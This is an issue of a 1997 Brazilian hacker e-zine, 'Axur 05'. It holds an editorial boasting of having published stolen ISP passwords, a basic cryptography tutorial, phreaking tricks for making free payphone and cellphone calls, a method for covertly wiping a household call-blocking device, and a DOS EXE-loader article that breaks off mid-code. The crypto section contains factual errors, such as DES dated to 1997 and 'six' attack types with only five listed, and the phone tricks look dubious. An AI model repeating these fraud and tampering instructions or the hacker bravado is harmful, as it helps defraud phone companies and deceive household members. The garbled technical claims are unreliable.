```
    -aa
    -a-a   -x   -x -u   -u  -r -rr      -000  -55555
    -a -a   -x -x  -u   -u  -r-r      -0    -0-5
    -a a-a    -x   -u   -u  -rr       -0    -0-5555
    -a   -a  -x -x -u   -u  -r        -0    -0    -5
    -a    -a-x   -x -uuu uu -r          -000  -5555

     -- = = [AXUR 05 - DARK SIDE HACKERS - BRAZIL] = = --
         ~~~~ ~~ ~ ~~~~ ~~~~ ~~~~~~~   ~~~~~~
```

Axur 05 - revista mensal (todos dia 01 na BBS mais próxima).
Pagina oficial: http:\\www.axur05.home.ml.org
Webmaster - VooDoo - voodoo@deathroom.com

Hackerland, 30 de Janeiro de 1997
Revista nº - 1.00

Sem mestres, sem lamahs, sem deuses... somente no's e nossas ma'quinas.
Pra salvar a honra dos Brasileiros! yO outside *fuck you*

}-================================[chain]================================-{

" Welche Verwirrung, ohn' alle Rettung."
- PAPA

" ... je ne peux contenir ma fureur."
- PeeCee 386

INDICE:

--=-- [MeLHOR DESEMPENHO DE TEXTO Se VISTO COM O EDiTOR DO DOS] --=--
}-================================[chain]================================-{

1-) OFFERTORIUM...
~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~

E' pessoal, tudo comecou como uma brincadeira, realmente nao esperavamos uma aceitacao tao boa por parte da galera do nosso cyber-world. Pelo que sentimos o primeiro numero... ou melhor, a edicao beta final da AXUR 05 repercutiu por todo mundo. Nao foi soh no Brasil nao, foi por tudo, nossa ezine esta sendo distribuida via FTP e via HTTP ate no Japao.
Nao sei se foi pelo nosso estilo de escrita, objetivo e claro ou pela coragem e determinacao em phuder com os provedores, mas recebemos soh na primeira semana mais de 50 mails. Eram sysopz, curiosos e amigos querendo ajudar, todos aqueles que de alguma forma se identificaram com nossa ideologia colaboraram conosco de algum modo.
Bom, chega desse papo, eu pareco um viado escrevendo...
O que eu tenho pra dizer e' o seguinte, depois que nos colocamos aquelas senhas da kanopus e da netville no numero anterior muito neguinho ficou na nossa cola. Todos bem loucos pra phude com a nossa vida (coisa que nos estamos fazendo com a deles) eu so peco uniao em todos os sentidos da comunidade hacker do Brasil, vamos nos unir, nao quero criar grupos e sim pontos base de informacao pesada pra quem realmente ta afim de estudar e aprender de forma profunda tudo, aqueles caras que devoram ate o manual do relogio CASIO tb sao bem vindos, pq de agora em diante nossa ezine vai pegar pra valer. Nao tenho nada contra o nosso amigo Merdeval, aquele que escreve a revista Besouro Eletronico (usei nomes fantasia para nao identifica-lo) mas vc tb pode nos ajudar distribuindo nossa revista em listas de discussoes e mandando pra todos que julgue capazes de compreender o que esta escrito.
Vamos nos armar... com nossos PeeCees e tudo que precisarmos para mudar a historia da computacao brasileira, chega de frescura ta na hora de agirmos e detonarmos.
Alguns "nice guys" acharam as nossas ideias meio radicais, putz, vamo para de frescura, quem nao gostou que nao leia. Bom errar e' humano, se ja leu o primeiro e achou ruim, nao leia o segundo! ;)
Tenho um aviso tb para dar a alguns ditos hackers de IRC, porra galera vamo tomar consciencia, onde ja se viu, vamos tomar como exemplo o server de irc da rede brasirc. Tem muito guri novo que vai no canal #hackers e escreve frases assustadores dizendo que vai queimar meu modem... bah! Que babaquice e' essa, ou mesmo operadores que soh querem saber de zkriptz pra mirc e pirch como se derrubar um carinha do canal com flood fosse algo fora do comum. Ta na hora dessa galera se ligar, o nivel desse tipo de canal em servidores de irc no BR ta muito baixo ou melhor ainda, eles nem tem nivel.
Outro detalhe importante e' a questao dos programas que sao solicitados constantemente pela galera, olha ninguem aqui da revista vai passar programa nenhum para ninguem. Ao menos em caso de amigos muito antigos, imaginem o saco que e' 50 carinhas por vez suplicando programas ou pensando que vc esta no IRC ou mesmo que seu email funciona como suporte on-line.
Quem tb acha que so pq colocamos na primeira edicao da revista que temos que detonar os provedores brasileiro que cobram caro juntamente com as BBS que estao apurrinhadas de sysops incompetentes e estramente chatos leve em consideracao o seguinte, nao é so falar para nos assim, "Olha meu provedor e' caro, me da uma senha de lah", o que nos teremos o maior prazer vai ser ensinar vc a fazer isso por si mesmo sem depender de ninguem.
Isso foi mais uma especie de desabafo...espero que vcs gostem da revista pois foi feita pensando especialmente na galera brasileira.
Agradecimento especial pra galera do canal #hackers da brasirc e braznet. Sao tantos amigos que daria uns 30 Kbytes a mais se eu lista-se todos. ;)
Lembrete: IRCOPS PHEDEM - ircporcs - oinc, oinc, oinc, oinc, oinc

AciDmuD
Was soll ich sagen?
- acidmud@thepentagon.com -

}-==============================[chain]==============================-{

2-) NEW CAST - O que vai ser de agora em diante?

De agora em diante nossa ezine vai contar com novos colaboradores que foram convidados devido ao alto conhecimento te'cnico para fazer parte da nossa equipe. Queremos por meio de conhecedores do assunto lhes entregar uma revista com a melhor qualidade possivel, colocando em enfase que o pessoal que escreve ta dando um duro danado pra detonar nas materias.

Nossa equipe por enquanto esta em: AciDmuD, VooDoo, csh, kS_5.
Participacao especial de Van Dyke, Worm-Root, XPiRiT e MnEuMoNiC .
XPiRiT ia escrever um artigo mais desapareceu... ficou apenas um artigo pequeno sobre phreak.
Worm-Root escreveu duas materias, se a galera gostar ele continua.
MnEuMoNiC vai comecar a escrever sobre warez para a revista...nosso warezman. Soh nao escreveu mais pq entrou no grupo muito no final do mes.
HaphazarD coitado ta se phudendo...
Bom, cada um fala mais ou menos de uma coisa, mas isso pode variar muito dependendo do que a galera esta afim de escrever. Quem quiser colaborar com algum artigo realmente interessante pode mandar sem medo somos receptivos.
Agora sim a ezine vai ser bem mais trabalhada, alguns dos textos encontrados podem ter sidos retirados de alguma revista ou de alguma BBS, quando isso ocorrer colocaremos o nome do autor e de onde foi tirado.
Se vc tem uma home-page ou uma BBS e ta afim de colocar pode colocar, ta liberado, esperamos alcancar o maior numero de pessoas possiveis em menor tempo, pois so causando impacto nossos trabalhos vao ser lidos e podera informar mais o pessoal.

}-==============================[chain]==============================-{

3-) INICIANDO ESTUDO DE CRIPTOGRAFIA DE DADOS

Se vamos detonar alguma coisa somos obrigados a conhecer intimamente as estruturas de protecao de dados de estao envolvidas. Um dos topicos principais que temos que ter completo dominio e' sem duvida nenhuma a criptografia de dados.
As redes hoje transportam cada vez mais informacoes vitais para organizacoes, empresas e ate mesmo para o governo, a criptografia esta hoje mais dos que nunca ligada a seguranca de dados ja que a SEGURANCA esta se tornando um problema critico.
Bom, o que é CRIPTOGRAFIA?
Vem do grego, kriptos=escondido oculto + grafia, e' a arte ou ciencia de escrever em cifra ou em codigos, seria entao um conjunto de tecnicas que tornam uma mensagem incompreensivel permitindo apenas que o destinatario que conhece a chave de encriptacao consiga desencriptar e ler a mensagem com clareza.
Agora existem pessoas que por meios ilicitos podem ter acesso a mensagem cifrada e determinar a chave de encriptacao, estes se chamam criptoanalistas que nao fazem nada mais que a decomposicao da mensagem sem conhecer a chave quebrando o sisteminha! ;)
A seguranca de um criptosistema nao pode estar baseada nos algoritimos de codificacao e decodificacao, mas sim em um valor a chave. Este mecanismo deve ser tao seguro que mesmo o autor de um algoritimo nao seja capaz de decodificar a mensagem se nao possuir a chave. Podemos dizer entao que um bom criptoanalista conhece todo o sistema com excessao das chaves que foram utilizadas. Esta é conhecida como a premissa de "Kerckoffs".
Para um algoritimo ser analizado do ponto de vista de robustez a ataques sao assumidas as seguintes premissas:

-> o criptoanalista tem acesso a descricao completa do algoritimo


-> o criptoanalista tem acesso a grande volumes de mensagens originais e suas mensagens cifradas correspondentes.

-> o criptoanalista e' capaz de escolher quais mensagens serao cifradas e receber as mensagens cifradas correspondentes.

Por sigilo da informacao entende-se que somente os usuarios autorizados tenham acesso a informacao.

Em um sistema criptografico tipico utiliza-se as operacoes de ciframento e deciframento. O que ocorre na operacao de deciframento e'normalmente o inverso da de ciframento. Podemos observar um sistema criptografico tipi-

co abaixo:



E' adotado em sistemas criptograficos para que estes permanecam seguros mesmo quando os algoritimos de ciframento e de deciframento a tecnica de utilizar chaves ao pares, uma delas a chave de ciframento e outra a de deciframento. Deve-se possuir um grande conjunto de pares de chaves para que o espiao nao as descubra, entretanto o sigilo das chaves e' uma peca crucial nestes sistemas.
Quando podemos deduzir uma mensagem usado a mesma chave tanto para o ciframento quanto para o deciframento toma-se a chave do sistema como simetrica. Caso estas chaves sejam diferentes, fala-se de um sistema de chaves assimetricas ou chave publica.

Bom, podemos definir 6 tipos gerais de ataques (ou criptonalise), listados em ordem crescente de efetividade. Supondo em todos eles que o criptoanalista possui conhecimento total sobre os metodos de cifragem e decifragem utilizados, mas nao sobre as chaves.

->1<- ATAQUE DO TEXTO CIFRADO (CYPHRTEXT-ONLY)
Neste tipo de ataque, o criptoanalista tem a sua disposicao uma grande quantidade de mensagens cifradas, mas desconhece as mensagens originais e as chaves utilizadas, tarefa ardua né :)... ele tera que recuperar as chaves utilizadas e deduzir as chaves utilizadas.

->2<- ATAQUE DO TEXTO CONHECIDO (KNOWN-PLAINTEXT)
É, ai o negocio fica mais facil, pq o criptoanalista tem a sua disposicao uma grande quantidade de mensagens cifradas e ainda por cima conhece tambem as mensagens originais equivalentes. Objetivo é deduzir as chaves utilizadas utlizando o caminho feito pelo sistema criptografico.

->3<- ATAQUE ADAPTATIVO DO TXT ESCOLHIDO (ADAPTATIVE-CHOOSEN-PLAINTEXT)
Este ataque se diferencia do anterior porque agora pode existir uma realimentacao entre a msg escolhida para cifragem e a proxima msg. Agora ele pode fornecer um pequeno conjunto, analisar os resultados fornecer outro conjunto e assim por diante. Este ataque e' bem mais efetivo, pois permite o teste de novas ideias e a sua posterior confirmacao. Tarefa é deduzir as chaves utilizadas (ou metodo para recuperar mensagens cifradas com a mesma chave.

->4<- ATAQUE DO TEXTO CIFRADO ESCOLHIDO (CHOOSEN-CIPHERTEXT)
Esse metodo e' o melhor para deduzir as chaves usadas tendo a disposicao uma grande quantidade de mensagens e seus equivalentes cifrados alem do que o criptoanalista pode produzir uma mensagem cifrada especifica para ser decifrada e obter o resultado produzido. Utiliza-se geralmente nesse ataque uma "caixa-preta" que faz a decifrafragem automatica ;) i know bud...

->5<- ATAQUE DE CHAVE ESCOLHIDA (CHOOSEN-KEY)
Este nem e'considerado um ataque pois a chave ja e' conhecida, mas o criptoanalista pode testar o sistema com as diversas chaves diferentes, ou pode convencer diversos usuarios legitimos do sistema a utilizarem determinadas chaves. Nesse ultimo caso, a finalidade e' poder decifrar as mensagens cifradas com estas chaves.

- - - - - - - - - - - - - -

Todos os sistemas possuem graus diferentes de seguranca, isso depende muito da facilidade ou dificuldade com que sao quebrados. So teremos um sistema condicionalmente seguro quando ele for teoricamente inquebravel ou

seja, nao importa a quantidade de texto normal ou cifrado a disposicao do analista, nunca se tem informacao suficiente para se quebrar as cifras ou deduzir as chaves que foram usadas.
Existem alguns metodos de encriptacao realmente phodas de quebrar, levando tempo, alguns chegando perto do infinito. Sera que realmente as informacaoes que esperamos obter com a desencriptacao vale o custo e o tempo que e' levado para resolver o mesmo?
Putz! Ja estao com projetos que em um futuro proximo os metodos criptograficos serao tao fortes que mesmo computadores da ordem de Tera operacoes por segundo e levariam alguns milhares de anos pra quebrar um texto bem cifrado. :|

Vamos dar uma olhada bem rapida nos metodos da criptografia tradicional:

-USANDO CIFRAS DE SUBSTITUICAO-

No metodo cada caracter (ou grupo de caracteres) na mensagem e' substituido por outro na mensagem cifrada. Esta substituicao e' realizada para tornar o texto cifrado o mais obscuro e incompreensivel. Para decifrar e' feita a substituicao de modo inverso, restaurando-se assim o texto original. Na maioria dos casos sao considerados apenas as 26 letras do alfabeto.
A substituicao polialfabetica é muito melhor que a mono, mas pode ser quebrada pelo mesmo metodo. Somente se descobrindo o tamanho da chave K e analisar um bloco de K caracteres do texto verificando a frequencia de repeticao dos caracteres.

Vem abaixo entao uma tabela demonstrando a substituicao monoalfabetica, onde cara letra do alfabeto e' substituida por outra.

LETRA DO TEXTO	LETRA CIFRADA	LETRA DO TEXTO	LETRA CIFRADA
A	I	N	A
B	S	O	G
C	N	P	U
D	L	Q	Y
E	B	R	K
F	Q	S	O
G	C	T	X
H	R	U	J
I	D	V	W
J	T	W	H
K	P	X	M
L	E	Y	V
M	Z	Z	F

Tah, vamos escrever uma frase: "Como estou aprendendo"
Cifrada por esta tabela a frase fica: "Ngzg boxgj iukbalbalg"
Com esta tabelinha podemos fazer 26!=4*10 na 26 chaves diferentes.
Testando uma tabela a cada microsegundo levariamos 10 na potencia de 13 anos pra tentar todas...
Dah pra quebrar facil este sistema usando a logica e ver que vogais se repetem mais que as consoantes e deduzindo valores.

Bom, ainda tem a substituicao monofonica, a substituicao polialfabetica a substituicao por poligramos (aquela que substitui um grupo de caracteres tipo: ABA corresponde a RTQ...)

- = CIFRAS DE TRANSPOSICAO = -

Esse metodo e' bem original, pois o caracter original nao e' alterado, mas sim sua posicao de acordo com alguma regra ou funcao que tambem podem estar baseadas em alguma chave.

- = CODIGO E MAQUINHAS DE CIFRAGEM = -

Olha, esta parte nao e' tao importante nao, mas se vc realmente quer sa-

saber Neste metodo os caracteres podem ser agrupados para serem cifrados e conforme o tamanho do grupo aumenta comeca-se a falar de um codigo. A principal diferenca entre uma cifra e um codigo e' que a primeira trabalha com grupos de comprimento fixo, enquanto o ultimo utiliza comprimento variavelm normalmente manupulando as proprias palavras da frase. Cada palavra e' substituida por uma outra (ou por simbolos) de acordo com um livro codigo.

- CRIPTOGRAFIA COMPUTACIONAL DE CHAVE UNICA -

Hoje em dia a criptografia tradicional ta cedendo lugar para a computacional onde as operacoes sao implementadas por um computador ou por um circuito especial.
O exemplo mais conhecido de cifrador computacional de chave unica e' o DES (Data Encryption Standard) originalmente desenvolvido pela IBM e adotado como padrao nos EUA em 1997. O DES cifra blocos de 64 bits que correspondem a 8 caracteres usando um chave de 56 bits mais 8 bits de paridade (o que soma 64 bits).
O que ocorre e' que o algoritimo inicia uma transposicao sobre os 64 bits da mensagem, seguida de 16 passos de cifragem e conclui realizando uma transposicao final, que e' inversa da transposicao inicial. As transposicoes sao independentes da chave. Vao ser utlizados entao 16 passos de cifragem com as 16 sub-chaves todas originadas da chave original atraves de deslocamento e transposicoes. Cada passo vai dividir o bloco em duas metades de 32 bits (L e R) e realiza transposicoes, substituicoes, expancoes (duplicamentos) de bits e reducao (eliminacao) de bits, alem de utilizar operacoes logicas do tipo ou exclusivo.
Essa porra do DEs exerce uma cifragem com dois objetivos: difusao e confusao. Difunde eliminando a redundancia da mensagem original e confunde tornando a chave tao complexa quanto pode. Tipo, mudando as caracteristicas da mensagem original!
Quando aparecer e foi aprovado o DES foi alvo d muita critica e debate. O projeto original da IBM previa a utilizacao de 128 bits mas a NSA (National Security Agency) o reduziu pra 64 sem explicacoes... coisas dos malucos do governo americano.
O DES pode ser quebrado (como nao ;)) mas pelo metodo de forca bruta tentando-se todas as combinacoes possiveis de chaves. Tendo a chave de 56 bits tem-se um total de 2 elevado a 56 potencia de chaves possiveis.
O que sabemos e' que existem diversos metodos de cifragem de blocos de chave unica que foram proposto, tem alguns exemplos ai:

Triple-DES	(o DES aplicado tres vezes, com sequencia de cifragem e decifragem combinando a utilizacao de duas chaves).
Lucifer	(percursor do DES).
Madryga	(trabalha com 8 bits, utilizando ou-exclusivo e deslocamento de bits).
NewDES	(blocos de 64 bits e chave de 120 bits)
FEAL-N	(baseado no DES, pode-se especificar o numero de passos de cifragem, fraco se utiliza-se em menos de 8 passos).
REDOC II e III	(realizam operacoes sobre bytes).
LOKI	(bloco e chave de 64 bits).
Khufu e Khafre	(parace nome de japones lutador de carate, mas ele trabalha de forma semelhante ao DES, usam tabelas de substituicao de 256 posicoes de 32 bits - contra as de 6 posicoes de 4 bits do DES - usam chaves de 512 bits e um numero de passos flexiveis, multiplo de 8).
IDEA	(blocos de 64 bits com chave de 128 bits).
MMB	(blocos e chave de 128 bits).
Skipjack	(chave de 80 bits e 32 passos de processamento).

O que eu posso falar de Cifragem de Blocos? Bom, vamos falar o que vcs precisam saber.

- Modo do Livro de Codigos (ELETRONIC CODE BOOK - ECB)-

Metodo onde a vantagem e' a simplicidade, cada bloco de mensagem original e' individual e independendente cifrado para produzir os blocos da mensagem cifrada. O bloco tipico tem 64 bits, o que produz um livro de codigos de 2 na 64 potencias de entradas (Obs. Quando digo 2 na potencia 2 e' o

mesmo que 2 x 2 que e' igual a 4 ;)) com essas caracteristicas ele se
torna complexo o suficiente para phuder com o criptoanalista.
E bem util pra bancos de dados, pois os blocos sao idependentes e no caso
da necessidade de modificar pode se decifrar apenas o bloco onde ele es-
ta localizado.

- Modo de Encadeamento de Blocos (CIPHER BLOCK CHAINING - CBC)

Pra evitar problemas do ECB, o CBC realimenta a cifragem do bloco atual
com o resultado das cifragens dos blocos anteriores. Operacao mais utili-
zada e' o ou-exclusivo com o bloco anterior dessa forma os blocos iguais
serao normalmente cifrados de forma diferente, desde que no minimo um dos
blocos anteriores seja diferente na mensagem.

- Modo de Realimentacao de Cifra (CIPHER FEEDBACK - CFB)

Quando ha necessidade de enviar-se mensagem que possuem tamanho menor que
um bloco utiliza-se o metodo CFB que trabalha com grupos (8 bits por ex-
emplo - 1 caracter), neste caso a realimentacao e' feita sobre o grupo,
utilizando-se tambem o ou-exclusivo.

- Modo de Encadeamento de Blocos (BLOCK CHAINING)

Neste modo, a entrada do cifrador e' operada com um ou-exclusivo de todos
os blocos anteriormente cifrados.

- Modo de Encadeamento Propagado (PROPAGATING CIPHER BLOCK CHAINING-PCBC)

A entrada do cifrador e' operada com ou-exclusivo os blocos normais e ci-
frados anteriores

o) o)   o)   o)   o)

E pessoal, espero que com esses conhecimentos novos vcs possam abrir suas
mentes, fazer programas mais eficientes na parte de encriptacao e desen-
criptacao e o mesmo entender seus mecanismos. O que eu coloquei acima e'
o basico do basico, sei que e'meio chato ficar lendo uma porrada de coisa
mais ve se larga de ser viadinho se quer chegar a algum lugar.
Eu demorei pra escrever essa porra, tomara que fique do seu entendimento.
Quem quiser mandar um mail para se comunicar ou tirar alguma duvida olha
no rodape' da materia o meu email.
Mais um producao de AciDmuD, in -d- miracle world! ;)

=+=
Inciando estudo da criptografia.........
AciDmuD - 1997(c) Global Domination Inc.
 - acidmud@thepentagon.com -

}-==============================[chain]==============================-{

4-) TECNICAS TELEFONICAS
    ~~~~~~~~ ~~~~~~~~~~

Ligando de telefone publico sem pagar! - by XPiRiT
- - - - - - - - - - - - - - - - - - -


Este metodo so funciona em telefones antigos! Aqueles na base da fichinha
ou da moedinha (se estiver nos Eua, usa o Rex Box).

Por exemplo:

O numero que vc quer ligar e' 823-26-47 (numero ficticio)

Primeiro vc deve dimunuir de 10 todos os numeros que compoem o telefone
a se ser discado, no caso esse telefone ficaria.

Numero a ser discado: 823-26-47
    ~~~~~~~~



O novo numero sera: 287-84-63

O que vc vai ter que fazer e' bater no bocal do telefone o numero de ve-
zes correspondente a subtracao.

Bata 2 vezes no bocal (intervalo de 2 segundos)
Bata 8 vezes no bocal (intervalo de 2 segundos)
Bata 7 vezes no bocal (intervalo de 2 segundos)
Bata 8 vezes no bocal (intervalo de 2 segundos)
Bata 4 vezes no bocal (intervalo de 2 segundos)
Bata 6 vezes no bocal (intervalo de 2 segundos)
Bata 3 vezes no bocal (intervalo de 2 segundos)

Desta maneira vc podera fazer ligacoes gratuitamente...
Quando estiver agil podera ligar mais rapido, ai fica facil!

Ligando de telefone celular sem pagar - by AciDmuD

- - - - - - - - - - - - - - - - - - -

Bom, esse metodo foi observado por mim e foi confirmado por muitos
amigos.
De inicio pode parecer falso mas funciona sim pelo menos no estado do
Rio Grande do Sul e em Santa Catarina onde foi feito os testes.
E' o seguinte:

Voce tem que ligar para um numero normal, vamos pegar o exemplo de um
numero de celular.

Ex: 928-13-47

Olha, nem sei se este numero existe e se existe nao conheco o dono do
numero, nao vao ligar pra ele e pedir informacoes! ;))
Entao devemos pegar o ultimo numero do telefone a ser discado, no caso
o 7... subtraimos ele de 10, o que vai resultar o numero 3.
Somente vamos acrescentar o numero 3 ao final do numero discado.
O resultado vai ficar:

Numero ligado sem pagar: 928-13-47-3

Heheheheh! Itz so eazy
Nao teste isso como um louco, faca um ou duas ligacoes que realmente
sejam significantes no valor e espera a conta telefonica.
Obs. Nao conte isso pra ninguem! heheheheh ;)

Phucking block line - by AciDmuD & VooDoo

- - - - - - - - - - -

Essa tecnica e' meio forcada, mas funciona.
Nosso alvo sao aqueles aparelho que bloqueiam chamadas telefonicas o
tao temido BLOCK LINE.
Bem isso e'soh uma parte pq ja estamos imaginando uma materia futura so-
bre o sistema mas o englobando de forma muito melhor e falando mais dos
detalhes tecnicos. Por enquanto espero isso quebre o galho...
Primeira coisa que vcs devem fazer e' descobrir se o problema e' realmen-
te o BLOCK LINE e se a linha nao foi bloqueada na companhia telefonica.
Antes de tudo olhe se a senha padrao que e' 222 nao foi mudada.
Agora procuro o telefone principal da casa, aquele que quando desligado
desliga a todos da casa.
Acho? Beleza, abra ele com uma chave de fenda e procure uma caixinha pre-
ta escrita block line.

Abra agora tb o block line, com cuidado pra nao quebrar. Apos ter feito
isso tire a pelicula que cobre a placa do aparelho block line e exponha
o circuito a luz fluorescente (raios ultra-violeta). Pronto, vc apagou
todas informacoes da placa...
Agora e' claro que os pessoas nem vao desconfiar qual o problema ;)

Be happy! Phuck and phreak ;)

}-==============================[chain]==============================-{

5-) ESTRUTURA DE EXEs
    ~~~~~~~~~ ~~ ~~~~

Esse texto foi escrito inicialmente em marco de 1995,
alterado agora por csh para atender as necessidades da ezine.

Se voce nao esta' interessado na teoria e queira somente o programa
EXEload, procure-o nas melhores BBS do ramo. :))

Ou simplesmente compile os fontes!! (ohh!!)

Sentindo a falta de um bom material nessa area, resolvi escrever uma ma-
teria, falando sobre os EXEcutaveis, abrangendo principalmente a uma i-
deia de protecao quanto ao seu programa.

        Vamos partir da seguinte hipotese:

            1) voce faz um programa seja la em que linguagem for, e
               aplica um PKLITE(tm), tendo em vista a compactacao e
               a protecao quanto ao chamado "crack" ao mesmo.

            2) hoje em dia, existem programas como o StickBuster, dislite,
               etc.. que retiram a protec"o do PKLITE e reescrevem o pro-
               grama originamente deixando perfeito para a acao dos
               "crackers"(ou "crackeadores" como queiram chama-los :)).

               Ex.: Suponha que vc faca um programa bem simples como o su-
                    gerido abaixo:

```
    -------8<------8<-- EXEMP-001.PAS --8<------8<-----
  begin
       WriteLn( 'csh kick''ass!!');
       halt;
  end.
    -------8<------8<-- EXEMP-001.PAS --8<------8<-----
```

            Se voce usar um programa do tipo Norton DiskEditor(tm), vc
            vai perceber a existencia EXATA da string "csh kick''ass!!"
            sendo assim, apenas a ma-vontade de mudar a string para "I
            was here" ou algo do genero...

        Bom, chegando de hipoteses vamos ao que interessa, afinal, isto
        e' a area de programacao, nao '?

        Para quem nao conhece a estrutura de um arquivo .EXE, la vai uma
        rapida explicacao:

           Um arquivo .EXE possui um header, uma tabela de relocacao e
           o EXE propriamente dito (isso parece colegio!!)..

           O realmente e' mais complexo e' o header, entao....

```
          WORD  ID      ; Id de EXE.. normalmente MZ mas
                        ; pode conter ZM
              WORD      bytemod         ; carrega modulo do tamanho
                        ; imagem mod 512
          WORD  pages       ; tamanho do arquivo (incluindo
                        ; header) div 512
```
    ~~~~~~~~~

```
        WORD      reloc_items     ; Numero de itens da tabela de
                                  ; relocacao
      WORD  size        ; Tamanho do header em
            ; paragrafos de 16 bytes
      WORD  minpara     ; Numero min de paragrafos sobre
            ; prog.
      WORD  maxpara     ; Numero max de paragrafos sobre
            ; prog.
        WORD      SSREG           ; Conteudo para o registro
            ; SS(stack segment)
        WORD      SPREG           ; Conteudo para o registro
            ; SP(stack pointer)
      WORD  CHKSUM      ; Checksum (SEM USO HOJE EM DIA)
      WORD  IPREG       ; Conteƒdo para o registro
            ; IP
        WORD      CSREG           ; Conteudo para o registro
            ; CS(code segment)
        WORD      RELOCOFF        ; off-set da tabela de relocacao
        WORD      OVERLAY         ; ate hoje nao descobri a
            ; utilidade disso!!
```

A tabela de relocacao e' muito facil, sao ponteiros que indicam uma posicao de memoria que devem ser incrementados de acordo com o PSP(program segment prefix)

Com base dessas informacaes, fica a pergunta: "Mas como vamos fazer para proteger nossos programas?". A reposta pode ser dada de varias maneiras. A minha opiniao ' de nao fazer magica mas sim se previr desse programas al DISLITE..

Suponha que temos akele exemplo la em cima(EXEMP-001.PAS). Apliquemos . ele o famoso LZEXE. Todos os dados estao perfeitamente criptografados. Mas tem um por'm.... Os programinhas que tiram as compactacaes vao funcionar nele, ai entra o meu raciocinio: VAMOS APLICAR A ESSE .EXE, UM LOADER!!!

Ohhh!! um loader, mas para que, e como, um loader?!? E' muito simples. Faremos um .COM "hibrido" para atuar como um .EXE. E' mais ou menos assim que atuam programas do tipo EXEPACK, LZEXE, PKLITE, etc, etc etc....

Podemos ate', e por que nao, fazer uma rotina de compactacao simples para o header do executavel.

Vamos ao algoritimo de compressao do header...
O que vamos comprimir de fato, e' a tabela de relocacao. Veja abaixo.

Esta e' a tabela de relocacao do exemplo acima SE NADA FOI ALTERADO!! :))

```
0000:001D \
0000:0027   \
    0000:0038   | Vc pode observar a repeticacao de segmentos,
0000:003D   | constatando:
0000:0042   |
0000:0049   |   7 x 0000
0000:0051   |   7 x 0006
0006:0001   |
0006:011B   |
0006:0310   |
0006:06D1   |
0006:06EC   |
0006:0702   /
0006:0721 /
```

Vamos montar uma tabela na memoria diferente dessa, partindo do principio que o segmento ' 0000 entao, o algoritmo de compactacao:

```
       A = 0  ; sao inicializados A,P com zero...
       P = 0  ; para um buffer onde conter  o conteudo compacto

         repetir EXEheader.reloc_items vezes
       R = relocacao ; as relocacaes sao SEMPRE sequenciais..
```

```
          SEGMENTO de R diferente de A ? (
                A = SEGMENTO de R
                P-> FFFF
                P++
                P-> A
                P++
                )
          P-> OFFSET de R
          P++
          fim do repetir
      P-> FFFF
      P++
      P-> FFFF
```

Espero ter sido o mais claro e generico possivel... :))

Se aplicassemos esse algoritimo na tabela de nosso cobaia, seria gerada essa tabela:

```
001D 0027 0038 003D 0042 0049 0051 FFFF
0006 0001 011B 0310 06D1 06EC 0702 0721
FFFF FFFF
```

Pensando nesse aspecto, ganhariamos 20 bytes no header. (ohhhh!!).

OBS:
"Quero dizer que esse metodo nao e' o mais eficiente em termos de compactacao mas onde queremos aplica-lo nao ha necessidade nem interesse em apresentar um algoritimo mais complexo."

Ja temos a rotina de compactacao... e a descompactacao?
...Essa e' sem duvida a parte MAIS facil desse processo.

Veja o algoritmo ja no programa LOADER.ASM

```
-------8<------8<-- LOADER.ASM --8<------8<-----
code    SEGMENT PARA PUBLIC 'code'
        ASSUME cs:code, ds:code, es:code, ss:code
        LOCALS
        .8086    ; ick!!! "mas vamos pensar na compatibilidade!!" :))

        ORG     100h ; bah!!! :))

start:  JMP     r_start

; isso aki embaixo vai funcionar do tipo a uma pilha
strCS   dw 0 ; no de paragrafos onde comecara' o programa..
oldCS   dw 0
oldIP   dw 0
oldDS   dw 0
oldES   dw 0

papoAlaPKLITE db 'EXEloader v1.0',0

r_start:

        ; UMA SACANAGEM.....
        ; vamos fazer um checksum do papoAlaPKLITE e se nao for igual
        ; cai fora.
        ; o checksum da 126.. como? some todos os valores ASCII EM BYTES
        ; COM
        ; OVERFLOW...
        ; faremos uma inicializacao..
        mov     cs:[oldDS], ds ; isso parece maluquice mas e' real!!
        mov     cs:[oldES], es ; so estou colocando DS e ES na minha"PILHA"
        push    cs
        pop     ds ; Make sure DS=CS

        mov     di, offset papoAlaPKLITE
        xor     al, al
chksum:
        mov     ah, [di]
        add     al, ah
        inc     di
        cmp     ah, 0
```

```
        jne     chksum

        cmp     al, 126 ; e' o papo?
        je      continue

        mov     ax, 4c00h
        int     21h

continue:
        mov     si, OFFSET SORT  ; Start Of Relocation Table.. k00l!!
        mov     ax, cs
        add     cs:[strCS],ax    ; begin of code
        mov     es, cs:[strCS]

        ; vamu discumprimi e faze as relocucao..
desc:
        lodsw
        cmp     ax, 0ffffh
        jne     reloc    ; faz relocacoes
        lodsw
        cmp     ax, 0ffffh
        je      run      ; comeca o programa
        add     ax, cs:[strCS]
        mov     es, ax
        jmp     desc

        ; faz a relocacao
reloc:
        mov     di, ax
        mov     ax, cs:[strCS]
        add     es:[di], ax
        jmp     desc

        ; executa.
run:
        ; coloca no lugar, ds e es
        mov     ds, cs:[oldDS]
        mov     es, cs:[oldES]
        mov     bx, cs:[oldIP]
        mov     ax, cs:[oldCS]
        add     ax, cs:[strCS]
